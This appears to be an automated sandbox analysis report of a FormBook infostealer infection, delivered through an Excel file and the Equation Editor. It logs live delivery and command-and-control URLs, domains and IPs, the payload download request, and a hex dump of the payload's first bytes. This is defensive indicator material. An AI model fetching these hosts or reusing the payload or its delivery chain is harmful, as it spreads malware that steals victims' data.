Feb 23, 2021 17:47:43.237549067 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.237559080 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.237576962 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.237580061 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.237596035 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.237612009 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.237627029 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.237662077 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.237663031 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.237720013 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.237737894 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.237770081 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.237771034 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.237821102 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.237857103 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.237869978 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.237884045 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.237916946 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.237920046 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.237968922 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.238001108 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.238019943 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.238027096 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.238070965 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.238071918 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.238126993 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.238161087 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.238188982 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.240314007 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.460165977 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460190058 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460203886 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460220098 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460241079 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460258007 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460273981 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460290909 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460308075 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460325003 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460340977 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460357904 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460376978 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460393906 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460410118 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460419893 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.460459948 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.460491896 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.460576057 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460597038 CET	80	49166	103.141.138.118	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:47:43.460613966 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460629940 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460665941 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.460690022 CET	49166	80	192.168.2.22	103.141.138.118
Feb 23, 2021 17:47:43.460772038 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460792065 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460808039 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460824966 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460841894 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460856915 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460877895 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460895061 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460906982 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460923910 CET	80	49166	103.141.138.118	192.168.2.22
Feb 23, 2021 17:47:43.460926056 CET	49166	80	192.168.2.22	103.141.138.118

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:47:41.639518023 CET	52197	53	192.168.2.22	8.8.8.8
Feb 23, 2021 17:47:41.697148085 CET	53	52197	8.8.8.8	192.168.2.22
Feb 23, 2021 17:47:41.697361946 CET	52197	53	192.168.2.22	8.8.8.8
Feb 23, 2021 17:47:41.754817009 CET	53	52197	8.8.8.8	192.168.2.22
Feb 23, 2021 17:47:42.210675955 CET	53099	53	192.168.2.22	8.8.8.8
Feb 23, 2021 17:47:42.278045893 CET	53	53099	8.8.8.8	192.168.2.22
Feb 23, 2021 17:47:42.278484106 CET	53099	53	192.168.2.22	8.8.8.8
Feb 23, 2021 17:47:42.344486952 CET	53	53099	8.8.8.8	192.168.2.22
Feb 23, 2021 17:48:45.857974052 CET	52838	53	192.168.2.22	8.8.8.8
Feb 23, 2021 17:48:45.931737900 CET	53	52838	8.8.8.8	192.168.2.22
Feb 23, 2021 17:49:02.190536022 CET	61200	53	192.168.2.22	8.8.8.8
Feb 23, 2021 17:49:02.263454914 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 17:47:41.639518023 CET	192.168.2.22	8.8.8.8	0x68ca	Standard query (0)	ow.ly	A (IP address)	IN (0x0001)
Feb 23, 2021 17:47:41.697361946 CET	192.168.2.22	8.8.8.8	0x68ca	Standard query (0)	ow.ly	A (IP address)	IN (0x0001)
Feb 23, 2021 17:47:42.210675955 CET	192.168.2.22	8.8.8.8	0xc2de	Standard query (0)	thdyworkfinerainbotm.dns.army	A (IP address)	IN (0x0001)
Feb 23, 2021 17:47:42.278484106 CET	192.168.2.22	8.8.8.8	0xc2de	Standard query (0)	thdyworkfinerainbotm.dns.army	A (IP address)	IN (0x0001)
Feb 23, 2021 17:48:45.857974052 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.jtelitetraining.com	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:02.190536022 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.tiwapay.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 17:47:41.697148085 CET	8.8.8.8	192.168.2.22	0x68ca	No error (0)	ow.ly		54.67.120.65	A (IP address)	IN (0x0001)
Feb 23, 2021 17:47:41.697148085 CET	8.8.8.8	192.168.2.22	0x68ca	No error (0)	ow.ly		54.67.62.204	A (IP address)	IN (0x0001)
Feb 23, 2021 17:47:41.697148085 CET	8.8.8.8	192.168.2.22	0x68ca	No error (0)	ow.ly		54.183.132.164	A (IP address)	IN (0x0001)
Feb 23, 2021 17:47:41.697148085 CET	8.8.8.8	192.168.2.22	0x68ca	No error (0)	ow.ly		54.67.57.56	A (IP address)	IN (0x0001)
Feb 23, 2021 17:47:41.697148085 CET	8.8.8.8	192.168.2.22	0x68ca	No error (0)	ow.ly		54.183.131.91	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 17:47:41.754817009 CET	8.8.8.8	192.168.2.22	0x68ca	No error (0)	ow.ly		54.67.120.65	A (IP address)	IN (0x0001)
Feb 23, 2021 17:47:41.754817009 CET	8.8.8.8	192.168.2.22	0x68ca	No error (0)	ow.ly		54.67.62.204	A (IP address)	IN (0x0001)
Feb 23, 2021 17:47:41.754817009 CET	8.8.8.8	192.168.2.22	0x68ca	No error (0)	ow.ly		54.183.132.164	A (IP address)	IN (0x0001)
Feb 23, 2021 17:47:41.754817009 CET	8.8.8.8	192.168.2.22	0x68ca	No error (0)	ow.ly		54.67.57.56	A (IP address)	IN (0x0001)
Feb 23, 2021 17:47:41.754817009 CET	8.8.8.8	192.168.2.22	0x68ca	No error (0)	ow.ly		54.183.131.91	A (IP address)	IN (0x0001)
Feb 23, 2021 17:47:42.278045893 CET	8.8.8.8	192.168.2.22	0xc2de	No error (0)	thdyworkfinerainbotm.dns.army		103.141.138.118	A (IP address)	IN (0x0001)
Feb 23, 2021 17:47:42.344486952 CET	8.8.8.8	192.168.2.22	0xc2de	No error (0)	thdyworkfinerainbotm.dns.army		103.141.138.118	A (IP address)	IN (0x0001)
Feb 23, 2021 17:48:45.931737900 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.jtelitetraining.com	jtelitetraining.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:48:45.931737900 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	jtelitetraining.com		160.153.136.3	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:02.263454914 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.tiwapay.com	tiwapay.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:49:02.263454914 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	tiwapay.com		81.169.145.165	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ow.ly
- thdyworkfinerainbotm.dns.army
- www.jtelitetraining.com
- www.tiwapay.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	54.67.120.65	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:47:41.970222950 CET	0	OUT	GET /6gT330rxT5U HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: ow.ly Connection: Keep-Alive
Feb 23, 2021 17:47:42.185451031 CET	1	IN	HTTP/1.1 301 Moved Permanently Location: http://thdyworkfinerainbotm.dns.army/findoc/svchost.exe?platform=hootsuite Referrer-Policy: origin-when-cross-origin, strict-origin-when-cross-origin X-Frame-Options: DENY X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: master-only Date: Tue, 23 Feb 2021 16:47:42 GMT Connection: close Content-Length: 0 X-Pool: owly_web

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	103.141.138.118	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:47:42.569209099 CET	2	OUT	GET /findoc/svchost.exe?platform=hootsuite HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Connection: Keep-Alive Host: thdyworkfinerainbotm.dns.army
Feb 23, 2021 17:47:42.792349100 CET	3	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 16:47:41 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.0 Last-Modified: Tue, 23 Feb 2021 13:00:36 GMT ETag: "6fe00-5bc0081234afa" Accept-Ranges: bytes Content-Length: 458240 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 74 fc 34 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 e8 06 00 00 14 00 00 00 00 00 00 86 06 07 00 00 20 00 00 00 20 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 07 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 34 06 07 00 4f 00 00 00 00 20 07 00 2c 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 07 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 8c e6 06 00 00 20 00 00 00 e8 06 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 2c 11 00 00 00 20 07 00 00 12 00 00 00 ea 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 07 00 00 02 00 00 00 fc 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 06 07 00 00 00 00 00 48 00 00 00 02 00 05 00 ec b8 00 00 f0 40 01 00 03 00 00 00 6e 00 00 06 dc f9 01 00 58 0c 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 28 1d 00 00 0a 28 1e 00 00 0a 00 de 02 00 dc 00 28 07 00 00 06 02 6f 1f 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 20 00 00 0a 00 02 16 28 21 00 00 0a 00 02 17 28 22 00 00 0a 00 02 17 28 23 00 00 0a 00 02 16 28 24 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f 67 01 00 06 28 25 00 00 0a 00 2a 26 00 02 28 26 00 00 0a 00 2a ce 73 27 00 00 0a 80 01 00 00 04 73 28 00 00 0a 80 02 00 00 04 73 29 00 00 0a 80 03 00 00 04 73 2a 00 00 0a 80 04 00 00 04 73 2b 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 2c 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 2d 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 2e 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 2f 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 30 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 31 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 32 00 00 0a 6f 33 00 00 0a 73 34 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELt4`P  @ `@4O ,@ H.text `.rsrc, @@.rel oc@@BhH@nX0(((o*((!("(#($*N(og(%*&(&*s's(s)s*s+*0~o,+*0~o-+*0~o.+*0~o/+*0~o0+*0<~(1,!rp(2o3s4~+*0~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:48:45.993432999 CET	486	OUT	GET /ffw/?Op=Z6Ad&TD=pm4+eduCQwER/qZxnrPJuw4xUSDN7aZmpWq/zCgzL/Y307WdsenSSF4f4mH0J/evCd5k6w== HTTP/1.1 Host: www.jtelitetraining.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 17:48:46.042944908 CET	486	IN	HTTP/1.1 302 Found Connection: close Pragma: no-cache cache-control: no-cache Location: /ffw/?Op=Z6Ad&TD=pm4+eduCQwER/qZxnrPJuw4xUSDN7aZmpWq/zCgzL/Y307WdsenSSF4f4mH0J/e vCd5k6w==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	81.169.145.165	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:49:02.308176041 CET	487	OUT	GET /ffw/?TD=4mSI10Yn2rl+AeK9/MktY46XOThf9FEOxx944hcMIRU/zkocuFA5YRhQIs2qWJDYV02QxA==&Op=Z6Ad HTTP/1.1 Host: www.tiwapay.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:49:02.355357885 CET	487	IN	HTTP/1.1 404 Not Found Date: Tue, 23 Feb 2021 16:49:02 GMT Server: Apache/2.4.46 (Unix) Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: USER32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE8
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE8
GetMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE8
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE8

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1748 Parent PID: 584

General

Start time:	17:46:52
Start date:	23/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fd90000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Booking.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FFDF526	WriteFile
C:\Users\user\Desktop\~$Booking.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FFDF591	WriteFile
C:\Users\user\Desktop\~$Booking.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FFDF526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Booking.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FFDF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	)>3	binary	29 3E 33 00 D4 06 00 00 02 00 00 00 00 00 00 36 00 00 00 01 00 00 00 1A 00 00 00 10 00 00 00 62 00 6F 00 6F 00 6B 00 69 00 6E 00 67 00 2E 00 78 00 6C 00 73 00 78 00 00 00 62 00 6F 00 6F 00 6B 00 69 00 6E 00 67 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2340 Parent PID: 584

General

Start time:	17:47:13
Start date:	23/02/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2900 Parent PID: 2340

General

Start time:	17:47:17
Start date:	23/02/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xcf0000
File size:	458240 bytes
MD5 hash:	CACC98CE31DE0F63F04834BF952AC3DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2181434763.0000000002301000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2181972415.0000000003309000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2181972415.0000000003309000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2181972415.0000000003309000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 15%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6C2CAA52	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E217995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E217995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E21A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E12DE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D21B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D21B2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E12DE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
